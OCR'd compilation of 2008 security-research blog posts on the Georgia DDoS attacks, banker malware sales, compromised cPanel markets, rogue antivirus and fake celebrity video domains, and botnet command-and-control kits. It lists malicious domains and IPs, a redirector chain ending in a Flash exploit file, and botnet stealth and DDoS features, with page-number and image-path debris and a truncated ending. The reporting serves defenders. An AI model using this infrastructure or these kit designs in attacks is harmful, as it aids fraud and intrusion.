" civilians trained as soldiers but not part of the regular army; the entire body of physically fit civilians eligible by law for military service; a military force composed of ordinary citizens to provide defense, emergency law enforcement, or paramilitary service, in times of emergency; without being paid a regular salary or committed to a fixed term of service; an army of trained civilians, which may be an official reserve army, called upon in time of need; the national police force of a country; the entire able-bodied population of a state; or a private force, not under government control; An army or paramilitary group comprised of citizens to serve in times of emergency"

Next to the "blame the Russian Business Network for the lack of large scale implementation of DNSSEC" mentality, certain news articles also try to wrongly imply that [3]there's no Russian connection in these attacks, and that the attacks are not "state-sponsored", making it look like that there should be a considerable amount of investment made into these attacks, and that the Russian government has the final word on whether or not its DDoS capabilities empowered citizens should launch any attacks or not. In reality, the only thing the Russian government was asking itself during these attacks was "why didn't they start the attacks earlier?!".

Thankfully, there are some visionary folks out there understanding the situation. Last year, I asked the following question - [4]What is the most realistic scenario on what exactly happened in the recent DDoS attacks aimed at Estonia, from your point of view? and some of the possible answers still fully apply in this situation :

- It was a Russian government-sponsored hacktivism, or shall we say a government-tolerated one

- Too much media hype over a sustained ICMP flood, given the publicly obtained statistics of the network traf-597

fic

- Certain individuals of the collectivist Russian society, botnet masters for instance, were automatically recruited based on a nationalism sentiments so that they basically forwarded some of their bandwidth to key web servers

- In order to generate more noise, DIY DoS tools were distributed to the masses so that no one would ever

know who's really behind the attacks

- Don't know who did it, but I can assure you my kid was playing !synflood at that time

- Offended by the not so well coordinated removal of the Soviet statue, Russian oligarchs felt the need to

send back a signal but naturally lacking any DDoS capabilities, basically outsourced the DDoS attacks

- A foreign intelligence agency twisting the reality and engineering cyber warfare tensions did it, while taking advantage of the momentum and the overall public perception that noone else but the affected Russia could be behind the attacks

- I hate scenario building, reminds me of my academic years, however, yours are pretty good which doesn't

necessarily mean I actually care who did it, and pssst - it's not cyberwar, as in cyberwar you have two parties with virtual engagement points, in this case it was bandwidth domination by whoever did it over the other. A virtual shock and awe

- I stopped following the news story by the time every reporter dubbed it the first cyber war, and started following it again when the word hacktivism started gaining popularity. So, hacktivists did it to virtually state their political preferences

Departamental cyber warfare would never reach the flexibity state of people's information warfare where ev-

eryone is a cyber warrior given he's empowered with access to the right tools at a particular moment in time.

Related posts:

[5]People's Information Warfare Concept

[6]Combating Unrestricted Warfare

[7]The Cyber Storm II Cyber Exercise

[8]Chinese Hacktivists Waging People's Information Warfare Against CNN

[9]The DDoS Attacks Against CNN.com

[10]China's Cyber Espionage Ambitions

[11]North Korea's Cyber Warfare Unit 121

[12]Chinese Hackers Attacking U.S Department of Defense Networks

[13]Electronic Jihad v3.0 - What Cyber Jihad Isn't

[14]Electronic Jihad's Targets List

[15]Teaching Cyber Jihadists How to Hack

[16]Empowering the Script Kiddies

[17]OSINT Through Botnets

[18]Corporate Espionage Through Botnets

[19]Malware Infected Hosts as Stepping Stones

598

[20]Hacktivism Tensions - Israel vs Palestine Cyberwars

[21]The Current, Emerging, and Future State of Hacktivism

[22]Internet PSYOPS - Psychological Operations

1. http://blogs.zdnet.com/security/?p=1670

2. http://computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=cybercrime_and_hacking&art

icleId=9112443&taxonomyId=82&intsrc=kc_top

3. http://arstechnica.com/news.ars/post/20080813-georgian-attacks-might-not-be-russians-after-all.html%20

4. http://www.imedialearn.com/imediapoll/poll.php?code=f1156c39d3c972139c62bc91c17e2c53

5. http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html

6. http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html

7. http://ddanchev.blogspot.com/2008/04/cyber-storm-ii-cyber-exercise.html

8. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

9. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

10. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

11. http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html

12. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

13. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

14. http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html

15. http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html

16. http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html

17. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

18. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

19. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

20. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

21. http://ddanchev.blogspot.com/2006/05/current-emerging-and-future-state-of.html

22. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

599



Guerilla Marketing for a Conspiracy Site (2008-08-14 20:35)

An image is worth a thousand words they say, especially when it's creative enough to count as a decent guerrilla marketing campaign for [1]Alex Jones' infowars.com :

" Alex Jones is considered by many to be the grandfather of what has come to be known as the 9/11 Truth Movement. ***Jones predicted the 9/11 attack in a July 2001 television taping when he warned that the Globalists***

were going to attack New York and blame it on their asset Osama bin Laden. *Since 9/11 Jones has broken many of the stories which later became the foundation of the evidence that the government was involved. "*

Sorry to disappoint, but as always, [2]The Lone Gunmen were first to predict 9/11 in their "Pilot" episode, originally aired on 03/04/2001, obviously [3]several months before Alex Jones did. How did they do it? By having a firm grasp of the obvious I guess.

1. http://infowars.com/alexjones.html

2. http://killtown.911review.org/lonegunmen.html

3. http://www.youtube.com/watch?v=rlZ205ccX8M

600



Banker Malware Targeting Brazilian Banks in the Wild (2008-08-18 13:24)

Despite the ongoing customerization of malware, and the malware coding for hire customer tailored services, certain malware authors still believe in the product concept, namely, they build it and wait for someone to come. In this underground proposition for a proprietary banker malware targeting primarily Brazillian bank, the author is relying on the localized value added to his malware forgetting a simply fact - that the most popular banker malware is generalizing E-banking transactions in such a way that it's successfully able to hijack the sessions of banks it hasn't originally be coded to target in general.

Banks targetted in this banker malware :

Bank Equifax

Bank Itau

Bank Check

Bank Vivo

Bank Banrisul

Tim Bank Brazil

Bank Nossa Caixa

Bank Santander Banespa

601



Bank Infoseg

Bank Paypal

Bank Caixa Economica Federal

Bank Bradesco

Bank Northeast

Royal Bank

Bank Itau Personnalite

Bank PagSeguro

Australia Bank

Credicard Citi Bank

Credicard Bank Itau

Rural Bank

Taking into consideration the fact that not everyone would be willing to pay a couple of thousand dollars for a

[1]banker malware kit targeting banks the customer isn’t interested in at the first place, malware authors have long been tailoring their propositions on the basis of modules. Adding an additional module for stealtness increases the prices, as well as an additional module forwarding the process of updating the malware binary to the "customer support desk". Moreover, stripping the banker kit from modules in which the customer doesn’t have interest, like for 602

instance exclude all Asian banks the kit has already built-in capabilities to hijack and log transactions from, decreases its price.

In a truly globalized IT underground, Brazillian cybercriminals tend to prefer using the [2]market leading tools courtesy of Russian malware authors, so this localized banker malware with its basic session screenshot taking capabilities and accounting data logging has a very long way to go before it starts getting embraced by the local underground.

Related posts:

[3]The Twitter Malware Campaign Wants to Bank With You

[4]Targeted Spamming of Bankers Malware

[5]A Localized Bankers Malware Campaign

[6]76Service - Cybercrime as a Service Going Mainstream

[7]The Underground Economy's Supply of Goods and Services

[8]The Dynamics of the Malware Industry - Proprietary Malware Tools

[9]Using Market Forces to Disrupt Botnets

[10]Multiple Firewalls Bypassing Verification on Demand

[11]Managed Spamming Appliances - The Future of Spam

[12]Localizing Cybercrime - Cultural Diversity on Demand

[13]E-crime and Socioeconomic Factors

[14]Malware as a Web Service

[15]Coding Spyware and Malware for Hire

[16]Are Stolen Credit Card Details Getting Cheaper?

[17]Neosploit Team Leaving the IT Underground

[18]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[19]Pinch Vulnerable to Remotely Exploitable Flaw

[20]Dissecting a Managed Spamming Service

[21]Managed "Spamming Appliances" - The Future of Spam

1. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

2. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

3. http://ddanchev.blogspot.com/2008/08/twitter-malware-campaign-wants-to-bank.html

4. http://ddanchev.blogspot.com/2007/11/targeted-spamming-of-bankers-malware.html

5. http://ddanchev.blogspot.com/2008/03/localized-bankers-malware-campaign.html

6. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

7. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

8. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

9. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

10. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

11. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

12. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

13. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

14. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

15. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

16. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html


17. http://ddanchev.blogspot.com/2008/07/neosploit-team-leaving-it-underground.html

18. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

19. http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html

20. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

21. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html



Compromised Cpanel Accounts For Sale (2008-08-18 13:31)

Is the once popular in the second quarter of 2007, embedded malware tactic on the verge of irrelevance, and if so, what has contributed to its decline? Have SQL injections executed through botnets turned into the most efficient way to infect hundreds of thousands of legitimate web sites? Depends on who you're dealing with.


A cyber criminal's position in the "underground food chain" can be easily tracked down on the basis of tools and tactics that he's taking advantage of, in fact, some would on purposely misinform on what their actual capabilities are in

order not to attract too much attention to their real ones, consisting of high-profile compromises at hundreds of high-profile web sites.

604



Embedded malware may not be as hot as it used to be in the last quarter of 2007, but thanks to the oversupply of stolen accounting data, certain individuals within the underground ecosystem seem to be abusing entire portfolios of domains on the basis of purchasing access to the compromised accounts. In fact, the oversupply of compromised Cpanel accounts is logically resulting in their decreasing price, with the sellers differentiating their propositions, and charging premium prices based on the site's page ranks and traffic, measured through publicly available services, or through the internal statistics.



SQL injections may be the tactic of choice for the time being, but as long as stolen accounting data consisting of Cpanel logins, and web shells access to misconfigured web servers remain desired underground goods, goold old fashioned embedded malware will continue taking place.

Interestingly, from an economic perspective, the way the seller markets his goods, can greatly influence the way they get abused given he continues offering after-sale services and support. It's blackhat search engine optimization I have in mind, sometimes the tactic of choice especially given its high liquidity in respect to monetizing the compromised access.

The bottom line - for the time being, there's a higher probability that your web properties will get SQL injected, than IFRAME-ed, as it used to be half a year ago, and that's because what used to be a situation where malicious parties

would aim at launching a targeted attack at high profile site and abuse the huge traffic it receives, is today's pragmatic reality where a couple of hundred low profile web sites can in fact return more traffic to the cyber criminals, and greatly extend the lifecycle of their campaign taking advantage of the fact the the low profile site owners would remain infected and vulnerable for months to come.

Related posts:

[1]Embedding Malicious IFRAMEs Through Stolen FTP Accounts

[2]Injecting IFRAMEs by Abusing Input Validation

[3]Money Mule Recruiters use ASProx's Fast-flux Services

[4]Malware Domains Used in the SQL Injection Attacks

[5]Obfuscating Fast-fluxed SQL Injected Domains

[6]SQL Injecting Malicious Doorways to Serve Malware

[7]Yet Another Massive SQL Injection Spotted in the Wild

[8]Malware Domains Used in the SQL Injection Attacks

[9]SQL Injection Through Search Engines Reconnaissance

[10]Google Hacking for Vulnerabilities

606

[11]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[12]Sony PlayStation's site SQL injected, redirecting to rogue security software

[13]Redmond Magazine Successfully SQL Injected by Chinese Hacktivists

1. http://ddanchev.blogspot.com/2008/03/embedding-malicious-iframes-through.html

2. http://ddanchev.blogspot.com/2008/03/injecting-iframes-by-abusing-input.html

3. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

4. http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html

5. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

6. http://ddanchev.blogspot.com/2008/07/sql-injecting-malicious-doorways-to.html

7. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

8. http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html

9. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

10. http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html

11. http://blogs.zdnet.com/security/?p=1122

12. http://blogs.zdnet.com/security/?p=1394

13. http://blogs.zdnet.com/security/?p=1118

607



1	91.203.92.64	antivirus2008t-pro.com	antivirus2008t-pro.com
2	91.186.11.5	nortonsoft.com	nortonsoft.com
3	89.18.189.44	systemscanner2009.com	systemscanner2009.com
4	58.65.238.106	webscweb-scannerfree.com	webscweb-scannerfree.com
5	92.62.101.43	top-pc-scanner.com	top-pc-scanner.com
6	91.208.0.233	powerantivirus-2009.com	powerantivirus-2009.com
7	91.208.0.233	powerantivirus-2009.com	powerantivirus2009.com
8	91.208.0.231	pwrantivirus.com	pwrantivirus.com
9	92.62.101.35	xp-guard.com	xp-guard.com
10	91.208.0.230	xpertantivirus.com	xpertantivirus.com
11	84.16.252.73	mail.onlinexpsecurity.com	internet-defense2009.com
12	89.149.229.168	internetscanner2009.com	internetscanner2009.com
13	78.157.142.7	antivirus2008t-pro.com	antivirus2008t-pro.com
14	91.203.92.50	top-pc-scanner.com	top-pc-scanner.com

A Diverse Portfolio of Fake Security Software - Part Two (2008-08-19 07:54)

With scammers continuing to introduce new typosquatted domains promoting well known brands of rogue security software that is most often found at the far end of a malware campaign, exposing yet another diverse portfolio of last week's introduced domains is what follows.

Naturally, in between taking advantage of the usual hosting services, most of the domains remain parked at

the same IPs, this centralization makes it easier to locate them all, then having to go through several misconfigured malicious doorways that will anyway expose the portfolio.

608



antivirus2008t-pro .com *- (91.203.92.64; 78.157.142.7)*

antivirus2008pro-download1 .com

antivirus2008pro-download2 .com

scanner.antivir64 .com

antivirus2008t-pro .com

antivirus-2008y-pro .com

systemscanner2009 .com *- (89.18.189.44; 208.88.53.114)*

xpdownloadserver .com

global-advers .com

xpantivirus .com

updatesantivirus .com

windows-scannernv .com

609



ratemyblog1 .com *- (208.88.53.114)*

windows-scanner2009 .com

systemscanner2009 .com

antivirus-database .com

antivirus2009professional .com

antivirus-2009pro .com

antivirus2009-scanner .com

global-advers .com

drivemedirect .com

windows-scannernv .com

610



webscweb-scannerfree .com *- (58.65.238.106; 208.88.53.180)*

freebmwx3 .com

mytube4 .com

beginner2009 .com

webscweb-scannerfree .com

antivirus2009-software .com

antivirus-database .com

purchase-anti .com

onlinescannerxp .com

virus-onlinescanner .com

spywareonlinescanner .com

xponlinescanner .com

virus-securityscanner .com

virus-securityscanner .com

webscannerfreever .com

blazervips .com

global-advers .com

xpantivirus .com

drivemedirect .com

611



windows-scannernv .com

mytube4 .com *- (58.65.238.106)*

beginner2009 .com

webscweb-scannerfree .com

securityscannerfree .com

xpcleaner-online .com

streamhotvideo .com

xpcleanerpro .com

onlinescannerxp .com

online-xpcleaner .com

antispyguard-scanner .com

virus-onlinescanner .com

microsoft.browsersecuritycenter .com

fastupdateserver .com

blazervips .com

xpantivirus .com

drivemedirect .com

fastwebway .com

xpantivirussecurity .com

612

wordpress.firm .in

megacodec .biz

mcprivate .biz

internet-defense2009 .com *- (84.16.252.73)*

myfreespace3 .com

greatvideo3 .com

internet-defense2009 .com

windows-defense .com

3gigabytes .com

teledisons .com

updatesantivirus .com

update-direct .com

xp-protectsoft .com

top-pc-scanner .com - *(91.203.92.50; 92.62.101.43)*

nortonsoft .com - *(91.186.11.5)*

powerantivirus-2009 .com - (*91.208.0.233)*

powerantivirus2009 .com - *(91.208.0.233)*

pwrantivirus .com - *(91.208.0.231)*

xp-guard .com - *(92.62.101.35)*

xpertantivirus .com - *(91.208.0.230)*

internetscanner2009 .com - *(89.149.229.168)*

Where's the business model here? Where it's always been, upon installation of the rogue security software,

the malware campaigner earns up to 40 % revenue from the rogue security software's vendor.

Related posts:

[1]Localized Fake Security Software

[2]Diverse Portfolio of Fake Security Software

[3]Got Your XPShield Up and Running?

[4]Fake PestPatrol Security Software

[5]RBN's Fake Security Software

[6]Lazy Summer Days at UkrTeleGroup Ltd

1. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

2. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

3. http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html

4. http://ddanchev.blogspot.com/2008/05/fake-pestpatrol-security-software.html

5. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

6. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

613



DIY Botnet Kit Promising Eternal Updates (2008-08-20 10:28)

Among the main differences between a professional botnet command and control kit, and one that's been originally released for free, is the quality and the clearly visible experience of the kit's programmer in the professional one.

A Chinese hacking group is offering the moon, and asking for nothing. And in times when a cybercriminal can even monetize his conversation with a potential customer by telling him he's actually consulting them and barely talking, is this for real and how come? This "Robin Hood approach" on behalf of the group could have worked an year ago, when greedy cybercriminals were still charging hundreds of thousands of dollars for their sophisticated banker malwares. Today, [1]most of them leaked in such a surprising, and definitely not anticipated on behalf of the malware coders way, that not only they stopped offering support and abandoned their releases, but what used to be available only to those willing to open their virtual pocket and transfer some virtual currency, is available to everyone making such free botnet kits irrelevant - mostly due to their simplicity speaking for zero quality assurance we can see in professional kits.

614

Once the dust settles on this populist underground release, its potential users would once again return to their localized copies of web based botnet command and control kits.

1. http://blogs.zdnet.com/security/?p=1598

615



A Diverse Portfolio of Fake Security Software - Part Three (2008-08-20 10:55)

One would assume that once you've managed to trick leading advertising providers into accepting your malicious flash ads inside their networks, you would do anything but hijack the end user's clipboard and rely on their curiosity in order to direct them to your fake security software site. [1]Is the curiosity approach working anyway? Naturally, thanks to the effect of "regressive Darwinism".

Compared to [2]February, 2008's malicious advertising (Malvertising) attack, the [3]current one is less comprehensive and not so well thought of – [4]thankfully.

What these campaigns have in common is the [5]fake security software served at the bottom line, next to the malware campaigners persistence in introducing new domains, like the very latest ones :

adware-download .com

616

windows-scanner2009 .com

antivirus2008free .com

antivirusfree2008 .net

antispyware2008scanner .com

softwareantivirus2008 .com

free-2008-antivirus .com

free-2008-antivirus .net

free-antivirus-2008 .com

free-antivirus-2008 .net

free2008antivirus .com

free2008antivirus .net

getas2008xp .com

software-2008-antivirus .com

software-2008-antivirus .net

software-antivirus-2008 .com

software2008antivirus .com

software2008antivirus .net

softwareantivirus .net

2008-software-antivirus .net

2008-xp-antivirus .com

2008antivirusfree .com

2008antivirusfree .net

2008antivirussoftware .com

2008antivirussoftware .net

2008antivirusxp .net

2008freeantivirus .com

2008freeantivirus .net

2008softwareantivirus .com

2008softwareantivirus .net

2008xpantivirus .net

2008-antivirus-free .com

2008antivirusxp .com

2008-free-antivirus .com

2008-free-antivirus .com

2008-free-antivirus .net

2008-antivirus-free .net

2008-antivirus-software .net

2008-antivirus .net

antivirus-2008-free .com

antivirus-2008-free .net

antivirus-2008-software .com

antivirus-2008-software .net

antivirus-free-2008 .com

antivirus-software-2008 .com

No matter how fancy malvertising is in respect to demonstrating the creativity of malicious parties wanting to appear at legitimate sites by abusing their advertising providers, there are far more efficient tactics to do so.

1. http://siteanalytics.compete.com/xp-vista-update.net?metric=uv

2. http://ddanchev.blogspot.com/2008/02/malicious-advertising-malvertising.html

617

3. http://sunbeltblog.blogspot.com/2007/11/rogue-ads-on-ad-networks.html

4. http://ddanchev.blogspot.com/2008/05/malware-attack-exploiting-flash-zero.html

5. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

618



Fake Celebrity Video Sites Serving Malware - Part Two (2008-08-21 08:52)

Malicious parties remain busy crunching out domain portfolios of legitimately looking celebrity video sites. The very same templates used on the majority of [1]fake celebrity video sites which I exposed in a previous post, remain in circulation with anecdotal situations where they aren't even bothering to match the site's logo with the domain name – it would ruin the malicious economies of scale approach. And since centralization to some, an laziness to others, remains in tact, the fake security software and

fake codecs served remain once parked at the same IP as the fake celebrity sites which I'll expose in this post.

starfeed1 .com *- (85.255.117.218)*

codecservice1 .com

siteresults1 .com

codecservice6 .com

celebs69 .com

topdirectdownload .com

sexlookupworld .com

favoredtube .com

yourfavoritetube .com

619



wwvyoutube .com

celebsnofake .com

celebsvidsonline .com

celebstape .com

freevidshardcore .com

topsoftupdate .com

porndebug .com

newfunnyvideo .com

bestfunnyvids .com

pornmoviestube .net

worldstars2008 .com *- (79.135.167.54)*

antivirus2008-pro .name

antivirus-2008pro .name

antivirus2008pro .name

antivirus2008pro-download .org

antivirus-2008-pro .org

antivirus2008-pro .org

antivirus-2008pro .org

620



antivirus2008pro .org

thesoft-portal-08 .com

stars-08 .com

thestars-08 .com

thebigstars-08 .com

funny-08 .com

realonlinevideo-2008 .com

2008-adult-2008 .com

adult18tube2008 .com

adultstreamportal2008 .com

2008-adult-s2008 .com

new-content-s2008 .com

newcontent-s2008 .com

worldstars2008 .com

thestars2008 .com

thebigstars2008 .com

621

newcontents2008 .com

18x-adult2008 .com

2008adult2008 .com

adult-x2008 .com

hotadulttube08 .com

adultxx-18 .com

newcontent-s2008a .com

antivirus2008pro-download .com

onlinestreamvide .com

onlinestreamvide .com

ns2.onlinestreamvide .com

xxxstreamonline .com4

supersoft21freeware .com

kvm-secure .com

kvmsecure .com

themusic-08portal .com

adultstreamportal .com

streamxxxvideo .com

antivirus-2008-pro .com

antivirus2008-pro .com

antivirus-2008pro .com

thefunny-08 .com

thestars-08 .com

thestars08 .com

celebsnofake .com

adult-s-portal .com

adultsoftcodec .com

adultstreamportal .com

adultxx-18 .com

622





And while none of these seem to be taking advantage of client-side exploits, a Russian celebrity site that seems to by syndicating the malicious redirectors from a legitimate advertising network, is an exception worth point out due to the Adobe Flash player exploit it’s attempting to take advantage of.

***Bestcelebs .ru** javascript redirectors through several different doorways :*

crklab

***.us**/index.php*

=>

firstblu

***.cn**/3.php?19383577*

=>

xanjan

***.cn**/in.cgi?mytraf*

=>

atomakayan

***.biz**/afterftpcheck/2603/index.php =>*

toksikoza .net*/fi/index.php?mytraf => **toksikoza .net****/fi/1.swf*

623

What you see is so not what you get.

1. http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html

624



Web Based Botnet Command and Control Kit 2.0 (2008-08-22 18:22)

The average web based command and control kit for a botnet consisting of single user, single campaign functions only, has just lost its charm, with a recent discovery of a proprietary botnet kit whose features clearly indicate that the kit's coder know exactly which niches to fill - presumably based on his personal experience or market research into competing products.

*What are some its key differentiation factors? **Multitasking** at its best, for instance, the kits provides the botnet master with the opportunity to manage numerous different task such as several malware campaigns and DDoS*

attacks simultaneously, where each of these gets a separate metrics page.

625



***Automation** of malicious tasks, by setting up tasks, and issuing notices on the status of the task, when it was run and*

when it was ended. Just consider the possibilities for a scheduling malware and DDoS attacks for different quarters.

Segmentation *in every aspect of the tasks, for instance, a DDoS attacks against a particular site can be scheduled to launched on a specific date from infected hosts based in chosen countries only.*

626





Customized DDoS *in the sense of empowering the botnet master with point'n'click ability to dedicate a precise number of the bots to participate, which countries they should be based in, and for how long the attack should remain active.* ***Quality and assurance in DDoS attacks*** *based on the measurement of the bot's bandwidth against a particular country, in this case the object of the attack, so theoretically bots from neighboring countries would DDoS*

the country in question far more efficiently.

Historical malware campaign performance*, is perhaps the most quality assurance feature in the entire kit, presumably created in order to allow the person behind it to measure which were the most effective malware and DDoS*

campaigns that he executed in the past. From an OSINT perspective, sacrificing his operational security by maintaing detailed logs from previous attacks is a gold mine directly establishing his relationships with previous malware campaigns.

627





***Bot Description**:*

1. Completely invisible Bot work in the system.

2. Not loads system.

3. Invisible in the process.

4. Workaround all firewall.

5. Bot implemented as a driver.

***Functions Bot** (constantly updated):*

1. Downloading a file (many options).

2. HTTP DDoS (many options, including http authentication).

628





The web interface

– Convenient manager tasks.

– Every task can be stopped, put on pause, etc. ...

– Interest and visual scale of the task.

– A task manager for DDoS and Loader

*– **For DDoS tasks***

629



Bots involved in DDoS 'f.

